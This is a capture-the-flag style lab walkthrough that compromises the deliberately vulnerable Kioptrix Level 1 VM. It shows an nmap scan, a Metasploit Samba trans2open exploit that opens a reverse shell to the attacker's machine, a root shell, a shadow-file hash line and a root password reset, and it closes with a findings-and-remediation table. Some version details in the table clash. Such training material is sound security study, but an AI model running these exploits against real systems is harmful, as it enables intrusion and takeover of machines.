
Vulnerable Machine-Kioptrix 1



User login and password is not given we have find it through services running on this machine and crack it.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- 192.168.31.236
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-30 08:09 -0400
Nmap scan report for 192.168.31.236
Host is up (0.0019s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:C6:AB:3B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds

┌──(kali㉿kali)-[~]
└─$ ping 192.168.31.236
PING 192.168.31.236 (192.168.31.236) 56(84) bytes of data.
64 bytes from 192.168.31.236: icmp_seq=1 ttl=255 time=4.17 ms
64 bytes from 192.168.31.236: icmp_seq=2 ttl=255 time=0.621 ms
64 bytes from 192.168.31.236: icmp_seq=3 ttl=255 time=0.458 ms
^C
── 192.168.31.236 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.458/1.750/4.173/1.714 ms
```

Through nmap we the ip of vulnerable machine(kioptrix 1).

```
msf > search smb_login

Matching Modules
================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login  .               normal  No     SMB Login Check Scanner
```

As we can see that there is an exploit in msfconsole for smb_login.
It provided me the version of the Samba service that was — "***Samba 2.2.1a***"
Now we have got the version, it's time search for the available exploit to attack on this. For this, I moved to ***Google*** and simply search for the exploit for the samba version. I got the result from ***rapid 7*** link with name "***trans2open***".

```
msf auxiliary(scanner/smb/smb_version) > set rhost 192.168.31.236
rhost ⇒ 192.168.31.236
msf auxiliary(scanner/smb/smb_version) > set rport 139
```

```
[-] The value specified for payload is not valid.
msf exploit(linux/samba/trans2open) > set payload payload/generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.31.172:4444
[*] 192.168.31.236:139 - Trying return address 0xbffffdfc ...
[*] 192.168.31.236:139 - Trying return address 0xbffffcfc ...
[*] 192.168.31.236:139 - Trying return address 0xbffffbfc ...
[*] 192.168.31.236:139 - Trying return address 0xbffffafc ...
[*] 192.168.31.236:139 - Trying return address 0xbffff9fc ...
[*] 192.168.31.236:139 - Trying return address 0xbffff8fc ...
[*] 192.168.31.236:139 - Trying return address 0xbffff7fc ...
[*] 192.168.31.236:139 - Trying return address 0xbffff6fc ...
[*] 192.168.31.236:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 5 opened (192.168.31.172:4444 → 192.168.31.236:1049) at 2026-05-30 09:00:57 -0400

[*] Command shell session 6 opened (192.168.31.172:4444 → 192.168.31.236:1050) at 2026-05-30 09:00:59 -0400
id
[*] Command shell session 8 opened (192.168.31.172:4444 → 192.168.31.236:1052) at 2026-05-30 09:01:05 -0400
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
ls -la
total 2
drwxrwxrwt    2 root     root         1024 May 30 08:17 .
drwxr-xr-x   19 root     root         1024 May 30 08:02 ..
[*] Command shell session 7 opened (192.168.31.172:4444 → 192.168.31.236:1051) at 2026-05-30 09:01:24 -0400
groups
root nobody
```

After setting rhost and rport simply run the exploit and boom!!!! We got reverse shell as root.

```
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
passwd
New password: abcd
BAD PASSWORD: it is too short
Retype new password: abcdefg
Sorry, passwords do not match
New password: anonymous
BAD PASSWORD: it is based on a dictionary word
Retype new password: sanatana
Sorry, passwords do not match
New password: fuckoyou
Retype new password: fuckoyou
passwd: all authentication tokens updated successfully
```

After we got the root shell we set our own password.

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
-_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: root
Password:
Last login: Sat May 30 09:01:29 on tty1
You have new mail.
[root@kioptrix root]# _
```

As we now have login and password we logged in to kioptrix level 1 machine through this credential.

```
You have new mail.
[root@kioptrix root]# ip a
1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
2: eth0: <BROADCAST,NOTRAILERS,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:0c:29:c6:ab:3b brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.236/24 brd 192.168.31.255 scope global eth0
[root@kioptrix root]# _
```

Vulnerability name	Buffer overflow vulnerability
Port	139
Service name	Samba 2.2.1a
Version	2.3.4
Severity	Critical
CVE ID	CVE-2003-0201
Remdiation	Upgrade Samba immediately • Upgrade to **Samba 2.2.8a or later**. • If possible, migrate to a currently supported Samba release. Apply vendor security patches • Install all security updates provided by your Linux/Unix distribution. • Rebuild or update affected Samba packages. Restrict SMB access • Allow SMB ports (139/TCP and 445/TCP) only from trusted networks. • Block Internet exposure using firewalls and ACLs. Disable unnecessary shares • Remove anonymous access. • Disable unused file shares and guest accounts. Monitor and validate • Review Samba logs for suspicious access attempts. • Run a vulnerability scan after patching to verify remediation.

Field	**Details**
PORT NO	22
SERVICE NAME	SSH
SEVERITY	Low
VULNERABILITY NAME	SSH Service Enumeration
CVE ID	N/A
DESCRIPTION	The SSH service was accessible from the network. Although no direct vulnerability was exploited, exposed SSH services increase the attack surface and may be targeted through weak credentials or outdated software.
REMEDIATION	• Disable password authentication and use SSH keys.• Allow SSH access only from trusted IPs.• Keep OpenSSH updated.• Enable Fail2Ban or rate limiting.
PROOF OF CONCEPT	Nmap confirmed that TCP port **22** was open and accepting SSH connections.

Field	Details
PORT NO	80
SERVICE NAME	HTTP (Apache Web Server)
SEVERITY	Medium
VULNERABILITY NAME	Apache HTTP Information Disclosure
CVE ID	N/A
DESCRIPTION	The Apache web server was publicly accessible and revealed server banners during enumeration. Information disclosure may assist attackers in identifying software versions for further exploitation.
REMEDIATION	• Hide Apache version information.• Keep Apache updated.• Disable unnecessary modules.• Implement a Web Application Firewall (WAF).
PROOF OF CONCEPT	Nmap service detection and banner enumeration confirmed the Apache HTTP service running on TCP port **80**.

Field	Details
PORT NO	443
SERVICE NAME	HTTPS (Apache SSL)
SEVERITY	Medium
VULNERABILITY NAME	Outdated SSL/TLS Configuration
CVE ID	N/A
DESCRIPTION	HTTPS was enabled on the target server. Outdated SSL/TLS configurations and weak ciphers may expose encrypted communications to cryptographic attacks.
REMEDIATION	• Disable SSLv2/SSLv3 and TLS 1.0/1.1.• Use TLS 1.2 or TLS 1.3.• Disable weak cipher suites.• Renew certificates regularly.
PROOF OF CONCEPT	Nmap detected HTTPS service running on TCP port **443**.

Field	Details
PORT NO	111
SERVICE NAME	RPCBind (Portmapper)
SEVERITY	Medium
VULNERABILITY NAME	Exposed RPCBind Service
CVE ID	N/A
DESCRIPTION	The RPCBind service was publicly accessible, allowing attackers to enumerate available RPC services and gather information useful for further attacks.
REMEDIATION	• Restrict access using a firewall.• Disable RPCBind if not required.• Allow access only from trusted hosts.
PROOF OF CONCEPT	Nmap detected the RPCBind service on TCP port **111**, allowing service enumeration.

Field	Details
PORT NO	1024
SERVICE NAME	RPC/NFS Service
SEVERITY	Medium
VULNERABILITY NAME	Exposed RPC Service
CVE ID	N/A
DESCRIPTION	An RPC-related service was listening on TCP port **1024**. Exposed RPC services may allow attackers to enumerate remote procedures and identify additional attack vectors.
REMEDIATION	• Restrict access using firewall rules.• Disable unused RPC services.• Regularly update the RPC implementation.
PROOF OF CONCEPT	Nmap service detection identified an RPC-related service on TCP port **1024**.